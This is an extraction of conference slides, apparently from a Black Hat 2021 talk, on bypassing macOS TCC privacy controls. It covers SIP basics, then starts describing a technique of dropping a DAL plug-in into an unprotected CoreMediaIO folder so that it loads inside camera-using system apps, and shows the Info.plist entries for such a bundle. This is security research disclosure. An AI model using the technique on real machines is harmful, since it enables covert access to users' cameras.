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BRIEFINGS

Knockout win against TCC, a.k.a. 20+ NEW ways to bypass your macOS privacy mechanisms

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


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Pwning TCC @ Black Hat once again



The slide features the Black Hat USA 2021 logo at the top left, followed by the date "August 4-5, 2021" and the word "BRIEFINGS". The main title "20+ Ways to Bypass Your macOS Privacy Mechanisms" is displayed prominently in large white text. Below the title, the names "Wojciech Reguła & Csaba Fitzl" are listed. At the bottom right, there is a hashtag "#BHUSA @BlackHatEvents".

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20+ Ways to Bypass Your macOS Privacy Mechanisms

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


TCC / Privacy fundamentals



System Integrity Protection (SIP)

- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on

TCC / Privacy fundamentals



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TCC bypasses via plugins

- System applications that open camera stream via Core Media I/O also load Device Abstraction Layer (DAL) Plug-Ins.
- Those Plug-Ins are stored in /Library/CoreMediaIO/Plug-Ins/DAL. That location is not restricted with SIP.
- There is no middle layer (e.g. XPC) between Core Media I/O and those Plug-Ins... They are loaded directly to the process context 😬

TCC bypasses via plugins

- Let's create one. Make an empty Bundle project with Xcode and add the following properties to Info.plist

```
"CFPlugInFactories" => {
    "8457B77A-D0304458-B136-8BB5335F4512" => "PlugInMain"
}
"CFPlugInTypes" => {
    "30010C1C-93BF-11D8-8B5B-000A95AF9C6A" => [
        0 => "8457B77A-D0304458-B136-8BB5335F4512"
    ]
}
```

TCC bypasses via plugins

